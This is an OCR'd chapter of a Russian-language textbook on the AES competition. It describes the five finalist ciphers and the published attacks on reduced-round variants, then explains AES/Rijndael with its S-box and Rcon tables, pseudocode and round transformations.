


Рис.13-2 Развитие криптографических алгоритмов в США и России

Разработка Advanced Encryption Standard (AES)

Понимая слабость и уязвимость стандарта DES, NIST (Национальный Институт стандартов и технологий (США)) в 1997 году стал инициатором проведения конкурса на разработку нового криптографического стандарта, который должен был стать преемником DES. Требования к новому стандарту были следующими:

- блочный шифр.
- длина блока, равная 128 битам.
- ключи длиной 128, 192 и 256 бит.

Конкурс вызвал значительный интерес, в нём приняло участие большое количество разработчиков. Дополнительные рекомендации кандидатам включали:

- использовать операции, легко реализуемые как аппаратно (в микрочипах), так и программно (на персональных компьютерах и серверах);
- ориентация на 32-разрядные процессоры;
- не усложнять без необходимости структуру шифра для того, чтобы все заинтересованные стороны были в состоянии самостоятельно провести независимый криптоанализ алгоритма и убедиться, что в нём не заложено каких-либо недокументированных возможностей.

Кроме того, алгоритм, претендующий на то, чтобы стать стандартом, должен распространяться по всему миру на неэксклюзивных условиях и без платы за пользование патентом.

20 августа 1998 года на 1-й конференции AES был объявлен список из 15 кандидатов: **CAST-256**, **CRYPTON**, **DEAL**, **DFC**, **E2**, **FROG**, **HPC**, **LOKI97**, **MAGENTA**, **MARS**, **RC6**, **Rijndael**, **SAFER+**, **Serpent**, **Twofish**. В последующих обсуждениях эти алгоритмы подвергались всестороннему анализу, причём исследовались не только криптографические свойства, такие как стойкость к известным атакам, отсутствие слабых ключей, хорошие статистические свойства, но и практические аспекты реализации: оптимизацию скорости выполнения кода на различных архитектурах (от ПК до смарт-карт и аппаратных реализаций), возможность оптимизации размера кода, возможность распараллеливания. Проверка кандидатов на предмет формирования случайных двоичных последовательностей осуществлялась с помощью набора статистических тестов NIST.

В течение первого раунда тестирование проводилось со 128-битными ключами. Лишь 9 алгоритмов из 15 смогли пройти статистические тесты, а именно: **CAST-256**, **DFC**, **E2**, **LOKI-97**, **MAGENTA**, **MARS**, **Rijndael**, **SAFER+** и **Serpent**. Оставшиеся алгоритмы показали некоторые отклонения в тестах на случайный характер формируемых ими двоичных последовательностей

В марте 1999 года прошла 2-я конференция AES, а в августе 1999 года были объявлены 5 финалистов: **MARS**, **RC6**, **Rijndael**, **Serpent** и **Twofish**. Все эти алгоритмы были разработаны авторитетными криптографами с мировыми именами. На 3-й конференции AES в апреле 2000 года авторы выступили с докладами о своих алгоритмах.

MARS выполняет последовательность преобразований в следующем порядке: сложение с ключом в качестве pre-whitening (предварительное «забеливание»), 8 раундов прямого перемешивания без использования ключа, 8 раундов прямого преобразования с использованием ключа, 8 раундов обратного преобразования с использованием ключа, 8 раундов обратного перемешивания без использования ключа и вычитание ключа в качестве post-whitening («постзабеливание»). 16 раундов с использованием ключа называются криптографическим ядром. Раунды без ключа используют два 8x16-битных S-boxes, опе-

рации сложения и XOR. В дополнение к этим элементам раунды с ключом используют 32-битное умножение ключа, зависимые от данных циклические сдвиги и добавление ключа. Как раунды перемешивания, так и раунды ядра являются раундами модифицированной сети Фейстеля, в которых четверть блока данных используется для изменения остальных трех четвертей блока данных. **MARS** был предложен корпорацией IBM.

RC6 является параметризуемым семейством алгоритмов шифрования, основанных на сети Фейстеля; для *AES* было предложено использовать 20 раундов. Функция раунда в *RC6* задействует переменные циклические сдвиги, которые определяются квадратичной функцией от данных. Каждый раунд также включает умножение по модулю 32, сложение, XOR и сложение с ключом. Сложение с ключом также используется для pre- и post-whitening. *RC6* был предложен лабораторией RSA.

Rijndael представляет собой алгоритм, использующий линейно-подстановочные преобразования и состоящий из 10, 12 или 14 раундов в зависимости от *длины ключа*. Блок данных, обрабатываемый с использованием *Rijndael*, делится на массивы байтов, и каждая операция шифрования является *байт*-ориентированной. Функция раунда *Rijndael* состоит из четырех слоев. В первом слое для каждого байта применяется S-box размерностью 8x8 бит. Второй и третий слои являются линейными перемешиваниями, в которых строки рассматриваются в качестве сдвигаемых массивов и столбцы перемешиваются. В четвертом слое выполняется операция XOR байтов подключа и каждого байта массива. В последнем раунде перемешивание столбцов опущено. *Rijndael* предложен Joan Daemen (Proton World International) и Vincent Rijmen (Katholieke Universiteit Leuven).

Serpent является алгоритмом, использующим линейно-подстановочные преобразования и состоящим из 32 раундов. Serpent также определяет некриптографические начальную и заключительную перестановки, которые облегчают альтернативный режим реализации, называемый bitslice. Функция раунда состоит из трех слоев: операция XOR с ключом, 32-х параллельное применение одного из восьми фиксированных S-boxes и линейное преобразование. В последнем раунде слой XOR с ключом заменен на линейное преобразование. *Serpent* предложен Ross Anderson (University of Cambridge), Eli Biham (Technion) и LarsKnudsen (University of California San Diego).

Twofish является сетью Фейстеля с 16 раундами. Сеть Фейстеля незначительно модифицирована с использованием однобитных ротаций. Функция раунда влияет на 32-битные слова, используя четыре зависящих от ключа S-boxes, за которыми следуют фиксированные максимально удаленные отдельные матрицы в $GF(2^8)$, преобразование псевдо-Адамара и добавление ключа. *Twofish* был предложен Bruce Schneier, John Kelsey и Niels Ferguson (Counterpane Internet Security, Inc.), Doug Whiting (Hi/fn, Inc.), David Wagner (University of California Berkley) и Chris Hall (Princeton University).

Во втором раунде оценка пригодности финалистов первого раунда в качестве генераторов случайных чисел проводилось на основе 192-битных и 256-битных ключей. Продолжительность статистических тестов NIST составило несколько месяцев, причем вычисления производились на множестве рабочих станциях “Sun Ultra”. Все данные формировались и обрабатывались в режиме онлайн. В результате второго раунда было показано, что каждый из пяти вышеуказанных алгоритмов формирует абсолютно случайную бинарную последовательность и поэтому может быть использован в качестве *генератора псевдослучайных чисел*, причем имеется возможность использования ключей размерами 128, 192 и 256 бит.

Голоса на конференции AES2 распределились следующим образом:

- **Rijndael**: 86 за, 10 против
- **Serpent**: 59 за, 7 против
- **Twofish**: 31 за, 21 против
- **RC6**: 23 за, 37 против
- **MARS**: 13 за, 83 против

Третья конференция AES прошла в Нью-Йорке 13 и 14 апреля 2000 года, незадолго до завершения второго этапа. На ней присутствовало 250 участников, многие из которых приехали из-за рубежа. Двухдневная конференция была разделена на восемь сессий, по четыре в день, плюс к тому состоялась неформальная дополнительная сессия, подводившая итоги первого дня. На сессиях первого дня обсуждались вопросы, связанные с программируемыми матрицами (FPGA), проводилась оценка реализации алгоритмов на различных платформах, в том числе PA-RISC, IA-64, Alpha, высокоуровневых смарт-картах и сигнальных процессорах, сравнивалась производительность претендентов на стандарт, анализировалось число раундов в алгоритмах-кандидатах. На сессиях второго дня был проанализирован Rijndael с сокращённым числом раундов и показана его слабость в этом случае, обсуждался вопрос об интегрировании в окончательный стандарт всех пяти алгоритмов-претендентов, ещё раз тестировались все алгоритмы. В конце второго дня была проведена презентация, на которой претенденты рассказывали о своих алгоритмах, их достоинствах и недостатках. О Rijndael рассказал Винсент Рэймен, заявивший о надёжности защиты, высокой общей производительности и простоте архитектуры своего кандидата.

2 октября 2000 года было объявлено, что победителем конкурса стал алгоритм **Rijndael**, и началась процедура стандартизации. 28 февраля 2001 года был опубликован проект, 26 ноября 2001 года AES был принят как FIPS 197, а пользователи, наконец, смогли вместо труднопроизносимого названия алгоритма Rijndael использовать существенно более простое словосочетание AES.

Безопасность являлась самым важным фактором при оценке финалистов. В отношении собственно алгоритмов (полных) никаких атак зафиксировано не было. Зафиксированы были только атаки против упрощённых вариантов алгоритмов, когда число раундов было уменьшено или были сделаны упрощения другими способами.

С одной стороны, варианты с уменьшенным числом раундов на самом деле являются другими алгоритмами, и таким образом атаки на них никак не характеризуют безопасность собственно исходных алгоритмов. Алгоритм может быть безопасен при n раундах, даже если он уязвим при n-1 раунде. С другой стороны, обычной практикой в современном криптоанализе являются попытки сконструировать атаки на варианты с уменьшенным числом раундов. С этой точки зрения вполне понятны попытки оценить "**резерв безопасности**" рассматриваемых кандидатов, основываясь на атаках на варианты с уменьшенным числом раундов.

Одним из возможных критериев *резерва безопасности* является число, на которое полное число раундов алгоритма превышает наибольшее число раундов, при котором возможна атака. Существует ряд причин, объясняющих, почему не следует полагаться исключительно на подобную метрику для определения силы алгоритма; тем не менее, данная метрика резерва безопасности может быть полезна.

Атаки на варианты с уменьшенным числом раундов

Алгоритм, раунды	Раунды (длина ключа)	Тип атаки	Текст	Байты памяти	Операции
MARS 16 Core (C) 16 Mixing (M)	11C	Amp. Boomerang	2^{65}	2^{70}	2^{229}
	16M, 5C	Meet-in-Middle	8	2^{236}	2^{232}
	16M, 5C	Diff. M-i-M	2^{50}	2^{197}	2^{247}
	6M, 6C	Amp. Boomerang	2^{69}	2^{73}	2^{197}
RC6 20	14	Stat. Disting.	2^{118}	2^{112}	2^{122}
	12	Stat. Disting.	2^{94}	2^{42}	2^{119}
	14 (192,256)	Stat. Disting.	2^{110}	2^{42}	2^{135}
	14 (192,256)	Stat. Disting.	2^{108}	2^{74}	2^{160}

	15 (256)	Stat. Disting.	2^{119}	2^{138}	2^{215}
Rijndael 10 (128)	4	Truncated Diff.	2^{9}	Small	2^{9}
	5	Truncated Diff.	2^{11}	Small	2^{40}
	6	Truncated Diff.	2^{32}	$7*2^{32}$	2^{72}
	6	Truncated Diff.	$6*2^{32}$	$7*2^{32}$	2^{44}
	7 (192)	Truncated Diff.	$19*2^{32}$	$7*2^{32}$	2^{155}
	7 (256)	Truncated Diff.	$21*2^{32}$	$7*2^{32}$	2^{172}
	7	Truncated Diff.	$2^{128} - 2^{199}$	2^{61}	2^{120}
	8 (256)	Truncated Diff.	$2^{128} - 2^{199}$	2^{101}	2^{204}
	9 (256)	Related Key	2^{77}	NA	2^{224}
Rijndael 12 (192)	7 (192)	Truncated Diff.	2^{32}	$7*2^{32}$	2^{184}
	7 (256)	Truncated Diff.	2^{32}	$7*2^{32}$	2^{200}
Rijndael 14 (256)	7 (192, 256)	Truncated Diff.	2^{32}	$7*2^{32}$	2^{140}
Serpent 32	8 (192, 256)	Amp. Boomerang	2^{113}	2^{119}	2^{179}
	6 (256)	Meet-in-Middle	512	2^{246}	2^{247}
	6	Differential	2^{83}	2^{40}	2^{90}
	6	Differential	2^{71}	2^{75}	2^{103}
	6 (192, 256)	Differential	2^{41}	2^{45}	2^{163}
	7 (256)	Differential	2^{122}	2^{126}	2^{248}
	8 (192, 256)	Amp. Boomerang	2^{128}	2^{133}	2^{163}
	8 (192, 256)	Amp. Boomerang	2^{110}	2^{115}	2^{175}
	9 (256)	Amp. Boomerang	2^{110}	2^{212}	2^{252}
Twofish 16	6 (256)	Impossible Diff.	NA	NA	2^{256}
	6	Related Key	NA	NA	NA

NA – информация недоступна.

В итоге финалисты продемонстрировали следующие характеристики, относящиеся к безопасности: ни против одного из пяти алгоритмов не существует общих известных атак, поэтому определение уровня безопасности является достаточно приблизительным:

- **MARS** показывает высокую степень *резерва безопасности*. Кратко охарактеризовать MARS трудно, потому что фактически MARS реализует два различных типа раунда. MARS даже критиковали за сложность, которая может препятствовать анализу его безопасности.
- **RC6** показал адекватный *резерв безопасности*. Однако *RC6* критиковали за небольшой *резерв безопасности* по сравнению с другими финалистами. С другой стороны, все высоко оценили простоту *RC6*, облегчающую анализ безопасности. *RC6* произошел от RC5, который уже достаточно хорошо проанализирован.
- **Rijndael** показал адекватный *резерв безопасности*. *Резерв безопасности* довольно трудно измерить, потому что *число раундов* изменяется в зависимости от *длины ключа*. *Rijndael* критиковался по двум направлениям: что его *резерв безопасности* меньше, чем у других финалистов, и что его математическая структура может при-

вести к атакам. Тем не менее, его структура достаточно проста и обеспечивает возможность анализа безопасности.

- **Serpent** показал значительный *резерв безопасности*. *Serpent* также имеет простую структуру, безопасность которой легко проанализировать.

- **Twofish** показал высокий *резерв безопасности*. Поскольку *Twofish* использует зависящую от ключа функцию раунда, для него замечания о *резерве безопасности* могут иметь меньшее значение, чем для других финалистов. Зависимость S-boxes *Twofish* только от *k/2* битов энтропии в случае k-битного ключа позволяет сделать вывод, что *Twofish* может быть подвегнут divide-and-conquer-атаке, хотя такая атака не найдена. *Twofish* был подвергнут критике за сложность, которая затрудняет его анализ.

Стандарт AES (Rijndael)

Advanced Encryption Standard (**AES**) (**Rijndael**) – симметричный алгоритм блочного шифрования (размер блока 128 бит, ключ 128/192/256 бит), принятый в качестве стандарта шифрования правительством США по результатам конкурса AES. Этот алгоритм хорошо проанализирован и сейчас широко используется, как это было с его предшественником DES, на смену которому он был предназначен. По состоянию на 2009 год AES является одним из самых распространённых алгоритмов симметричного шифрования. Поддержка AES (и только его) введена фирмой Intel в семейство процессоров x86 начиная с Intel Core i7-980X Extreme Edition, а затем в процессорах Sandy Bridge.

Практически все операции Rijndael определяются на уровне байта. Байты можно рассматривать как элементы конечного поля Галуа $GF(2^8)$. Некоторые операции определены в терминах четырехбайтных слов.

Определения

Block	последовательность бит, из которых состоит input, output, State и Round Key. Также под Block можно понимать последовательность байт
Cipher Key	секретный, криптографический ключ, который используется Key Expansion процедурой, чтобы произвести набор ключей для раундов(Round Keys); может быть представлен как прямоугольный массив байтов, имеющий четыре строки и *Nk* колонок.
Ciphertext	выходные данные алгоритма шифрования
Key Expansion	процедура используемая для генерации Round Keys из Cipher Key
Round Key	Round Keys получаются из Cipher Key используя процедуру Key Expansion. Они применяются к State при шифровании и расшифровании
State	промежуточный результат шифрования, который может быть представлен как прямоугольный массив байтов имеющий 4 строки и *Nb* колонок
S-box	нелинейная таблица замен, использующаяся в нескольких трансформациях замены байт и в процедуре Key Expansion для взаимнооднозначной замены значения байта. Предварительно рассчитанный S-box можно увидеть ниже.
Nb	число столбцов(32-ух битных слов), составляющих *State*. Для AES, *Nb* = 4
Nk	число 32-ух битных слов, составляющих шифроключ. Для AES, *Nk* = 4,6, или 8
Nr	число раундов, которое является функцией *Nk* и *Nb*. Для AES, *Nr* = 10, 12, 14
Rcon[]	массив, который состоит из битов 32-х разрядного слова и является постоянным для данного раунда. Предварительно рассчитанный Rcon[] можно увидеть ниже.

S-box

```
        Sbox = array(
0x63,0x7c,0x77,0x7b,0xf2,0x6b,0x6f,0xc5,0x30,0x01,0x67,0x2b,0xfe,0xd7,0xab,0x76,
0xca,0x82,0xc9,0x7d,0xfa,0x59,0x47,0xf0,0xad,0xd4,0xa2,0xaf,0x9c,0xa4,0x72,0xc0,
0xb7,0xfd,0x93,0x26,0x36,0x3f,0xf7,0xcc,0x34,0xa5,0xe5,0xf1,0x71,0xd8,0x31,0x15,
0x04,0xc7,0x23,0xc3,0x18,0x96,0x05,0x9a,0x07,0x12,0x80,0xe2,0xeb,0x27,0xb2,0x75,
0x09,0x83,0x2c,0x1a,0x1b,0x6e,0x5a,0xa0,0x52,0x3b,0xd6,0xb3,0x29,0xe3,0x2f,0x84,
0x53,0xd1,0x00,0xed,0x20,0xfc,0xb1,0x5b,0x6a,0xcb,0xbe,0x39,0x4a,0x4c,0x58,0xcf,
0xd0,0xef,0xaa,0xfb,0x43,0x4d,0x33,0x85,0x45,0xf9,0x02,0x7f,0x50,0x3c,0x9f,0xa8,
0x51,0xa3,0x40,0x8f,0x92,0x9d,0x38,0xf5,0xbc,0xb6,0xda,0x21,0x10,0xff,0xf3,0xd2,
0xcd,0x0c,0x13,0xec,0x5f,0x97,0x44,0x17,0xc4,0xa7,0x7e,0x3d,0x64,0x5d,0x19,0x73,
0x60,0x81,0x4f,0xdc,0x22,0x2a,0x90,0x88,0x46,0xee,0xb8,0x14,0xde,0x5e,0x0b,0xdb,
0xe0,0x32,0x3a,0x0a,0x49,0x06,0x24,0x5c,0xc2,0xd3,0xac,0x62,0x91,0x95,0xe4,0x79,
0xe7,0xc8,0x37,0x6d,0x8d,0xd5,0x4e,0xa9,0x6c,0x56,0xf4,0xea,0x65,0x7a,0xae,0x08,
0xba,0x78,0x25,0x2e,0x1c,0xa6,0xb4,0xc6,0xe8,0xdd,0x74,0x1f,0x4b,0xbd,0x8b,0x8a,
0x70,0x3e,0xb5,0x66,0x48,0x03,0xf6,0x0e,0x61,0x35,0x57,0xb9,0x86,0xc1,0x1d,0x9e,
0xe1,0xf8,0x98,0x11,0x69,0xd9,0x8e,0x94,0x9b,0x1e,0x87,0xe9,0xce,0x55,0x28,0xdf,
0x8c,0xa1,0x89,0x0d,0xbf,0xe6,0x42,0x68,0x41,0x99,0x2d,0x0f,0xb0,0x54,0xbb,0x16
};
```

Обратный S-box для процедуры InvSubBytes

```
        InvSbox = array{
0x52, 0x09, 0x6a, 0xd5, 0x30, 0x36, 0xa5, 0x38, 0xbf, 0x40, 0xa3, 0x9e, 0x81, 0xf3, 0xd7, 0xfb,
0x7c, 0xe3, 0x39, 0x82, 0x9b, 0x2f, 0xff, 0x87, 0x34, 0x8e, 0x43, 0x44, 0xc4, 0xde, 0xe9, 0xcb,
0x54, 0x7b, 0x94, 0x32, 0xa6, 0xc2, 0x23, 0x3d, 0xee, 0x4c, 0x95, 0x0b, 0x42, 0xfa, 0xc3, 0x4e,
0x08, 0x2e, 0xa1, 0x66, 0x28, 0xd9, 0x24, 0xb2, 0x76, 0x5b, 0xa2, 0x49, 0x6d, 0x8b, 0xd1, 0x25,
0x72, 0xf8, 0xf6, 0x64, 0x86, 0x68, 0x98, 0x16, 0xd4, 0xa4, 0x5c, 0xcc, 0x5d, 0x65, 0xb6, 0x92,
0x6c, 0x70, 0x48, 0x50, 0xfd, 0xed, 0xb9, 0xda, 0x5e, 0x15, 0x46, 0x57, 0xa7, 0x8d, 0x9d, 0x84,
0x90, 0xd8, 0xab, 0x00, 0x8c, 0xbc, 0xd3, 0x0a, 0xf7, 0xe4, 0x58, 0x05, 0xb8, 0xb3, 0x45, 0x06,
0xd0, 0x2c, 0x1e, 0x8f, 0xca, 0x3f, 0x0f, 0x02, 0xc1, 0xaf, 0xbd, 0x03, 0x01, 0x13, 0x8a, 0x6b,
0x3a, 0x91, 0x11, 0x41, 0x4f, 0x67, 0xdc, 0xea, 0x97, 0xf2, 0xcf, 0xce, 0xf0, 0xb4, 0xe6, 0x73,
0x96, 0xac, 0x74, 0x22, 0xe7, 0xad, 0x35, 0x85, 0xe2, 0xf9, 0x37, 0xe8, 0x1c, 0x75, 0xdf, 0x6e,
0x47, 0xf1, 0x1a, 0x71, 0x1d, 0x29, 0xc5, 0x89, 0x6f, 0xb7, 0x62, 0x0e, 0xaa, 0x18, 0xbe, 0x1b,
0xfc, 0x56, 0x3e, 0x4b, 0xc6, 0xd2, 0x79, 0x20, 0x9a, 0xdb, 0xc0, 0xfe, 0x78, 0xcd, 0x5a, 0xf4,
0x1f, 0xdd, 0xa8, 0x33, 0x88, 0x07, 0xc7, 0x31, 0xb1, 0x12, 0x10, 0x59, 0x27, 0x80, 0xec, 0x5f,
0x60, 0x51, 0x7f, 0xa9, 0x19, 0xb5, 0x4a, 0x0d, 0x2d, 0xe5, 0x7a, 0x9f, 0x93, 0xc9, 0x9c, 0xef,
0xa0, 0xe0, 0x3b, 0x4d, 0xae, 0x2a, 0xf5, 0xb0, 0xc8, 0xeb, 0xbb, 0x3c, 0x83, 0x53, 0x99, 0x61,
0x17, 0x2b, 0x04, 0x7e, 0xba, 0x77, 0xd6, 0x26, 0xe1, 0x69, 0x14, 0x63, 0x55, 0x21, 0x0c, 0x7d
};
```

Rcon[]

```
Rcon = array(
        array(0x00, 0x00, 0x00, 0x00),
        array(0x01, 0x00, 0x00, 0x00),
        array(0x02, 0x00, 0x00, 0x00),
        array(0x04, 0x00, 0x00, 0x00),
        array(0x08, 0x00, 0x00, 0x00),
        array(0x10, 0x00, 0x00, 0x00),
        array(0x20, 0x00, 0x00, 0x00),
        array(0x40, 0x00, 0x00, 0x00),
        array(0x80, 0x00, 0x00, 0x00),
        array(0x1b, 0x00, 0x00, 0x00),
        array(0x36, 0x00, 0x00, 0x00)
    );
```

Вспомогательные процедуры

AddRoundKey()	трансформация при шифровании и обратном шифровании, при которой Round Key XOR'ится с State. Длина RoundKey равна размеру State(те, если *Nb* = 4, то длина RoundKey равна 128 бит или 16 байт)
InvMixColumns()	трансформация при расшифровании которая является обратной по отношению к MixColumns()
InvShiftRows()	трансформация при расшифровании которая является обратной по отношению к ShiftRows()
InvSubBytes()	трансформация при расшифровании которая является обратной по отношению к SubBytes()
MixColumns() http://ru.wikipedia.org/wiki/Advanced_Encryption_Standard - cite_note-5	трансформация при шифровании которая берет все столбцы State и смешивает их данные (независимо друг от друга), чтобы получить новые столбцы
RotWord()	функция, использующаяся в процедуре Key Expansion, которая берет 4-х байтное слово и производит над ним циклическую перестановку
ShiftRows()	трансформации при шифровании, которые обрабатывают State, циклически смещая последние три строки State на разные величины
SubBytes()	трансформации при шифровании которые обра-

	батывают State используя нелинейную таблицу замещения байтов(S-box), применяя её независимо к каждому байту State
SubWord()	функция, используемая в процедуре Key Expansion, которая берет на входе четырёх-байтное слово и применяя S-box к каждому из четырёх байтов выдаёт выходное слово

Шифрование: Для **AES** длина input (блока входных данных) и State (состояния) постоянна и равна 128 бит, а длина шифроключа K составляет 128, 192, или 256 бит (параметр). При этом исходный алгоритм **Rijndael** допускает длину ключа и размер блока от 128 до 256 бит с шагом в 32 бита. Для обозначения выбранных длин input, State и Cipher Key в байтах используется нотация Nb = 4 для input и State, Nk = 4, 6, 8 для Cipher Key соответственно для разных длин ключей.

Число раундов как функция от длины блока и длины ключа

Nr	Nb = 4	Nb = 6	Nb = 8
Nk = 4	10	12	14
Nk = 6	12	12	14
Nk = 8	14	14	14

В начале шифрования input копируется в массив State по правилу s[r,c] = in[r+4c] , для $0 \le r < 4$ и $0 \le c < N_b$. После этого к State применяется процедура AddRoundKey() и затем State проходит через процедуру трансформации (раунд) 10, 12, или 14 раз (в зависимости от длины ключа), при этом надо учесть, что последний раунд несколько отличается от предыдущих. В итоге, после завершения последнего раунда трансформации, State копируется в output по правилу out[r+4c] = s[r,c], для $0 \le r < 4$ и $0 \le c < N_b$.

Отдельные трансформации SubBytes(), ShiftRows(), MixColumns() и AddRoundKey() – обрабатывают State. Массив w[] – содержит key schedule.

Псевдокод для Cipher

```
Cipher(byte in[4*Nb], byte out[4*Nb], word w[Nb*(Nr+1)])
begin
    byte state[4,Nb]

    state = in

    AddRoundKey(state, w[0, Nb-1])

    for round = 1 step 1 to Nr-1
        SubBytes(state)
        ShiftRows(state)
        MixColumns(state)
        AddRoundKey(state, w[round*Nb, (round+1)*Nb-1])
    end for

    SubBytes(state)
    ShiftRows(state)
    AddRoundKey(state, w[Nr*Nb, (Nr+1)*Nb-1])

    out = state
end
```

Процедура SubBytes() обрабатывает каждый байт состояния, независимо производя нелинейную замену байтов используя таблицу замен (S-box). Такая операция обеспечива-

ет нелинейность алгоритма шифрования. Построение S-box состоит из двух шагов. Во-первых, производится взятие обратного числа в поле Галуа $GF(2^8)$. Во-вторых, к каждому байту b, из которых состоит S-box, применяется следующая операция:

$$b'_i = b_i \oplus b_{(i+4) \bmod 8} \oplus b_{(i+5) \bmod 8} \oplus b_{(i+6) \bmod 8} \oplus b_{(i+7) \bmod 8} \oplus C_i$$

где $0 \le i < 8$, и где b_i это i-ый бит b, а C_i — i-ый бит константы $c=63_{16}=99_{10}=01100011_2$. Таким образом, обеспечивается защита от атак, основанных на простых алгебраических свойствах.




Рис.14 В процедуре `SubBytes`, каждый байт в state заменяется соответствующим элементом в фиксированной 8-битной таблице поиска, *S*; $b_{ij} = S(a_{ij})$.

ShiftRows работает со строками State. При этой трансформации строки состояния циклически сдвигаются на r байт по горизонтали, в зависимости от номера строки. Для нулевой строки r = 0, для первой строки r = 1 и т. д. Таким образом каждая колонка выходного состояния после применения процедуры *ShiftRows* состоит из байтов из каждой колонки начального состояния. Для алгоритма Rijndael паттерн смещения строк для 128- и 192-битных строк одинаков. Однако для блока размером 256 бит отличается от предыдущих тем, что 2, 3, и 4-е строки смещаются на 1, 3, и 4 байта, соответственно.




Рис.15 В процедуре `ShiftRows`, байты в каждой строке state циклически сдвигаются влево. Размер смещения байтов каждой строки зависит от её номера

Величина сдвига в зависимости от длины блока

Nb	C_1	C_2	C_3
4	1	2	3
6	1	2	3

8	1	3	4

В процедуре *MixColumns*, четыре байта каждой колонки State смешиваются, используя для этого обратимую линейную трансформацию. *MixColumns* обрабатывает состояния по колонкам, трактуя каждую из них как полином четвёртой степени. Над этими полиномами производится умножение в $GF(2^8)$ по модулю $x^4 + 1$ на фиксированный многочлен $c(x) = 3x^3 + x^2 + x + 2$. Вместе с *ShiftRows*, *MixColumns* вносит диффузию в шифр.




Рис.16 В процедуре `MixColumns`, каждая колонка состояния перемножается с фиксированным многочленом *c(x)*.

В процедуре *AddRoundKey*, *RoundKey* каждого раунда объединяется со State. Для каждого раунда *Roundkey* получается из *CipherKey*, используя процедуру *KeyExpansion*; каждый RoundKey такого же размера, что и State. Процедура производит побитовый XOR каждого байта State с каждым байтом *RoundKey*.

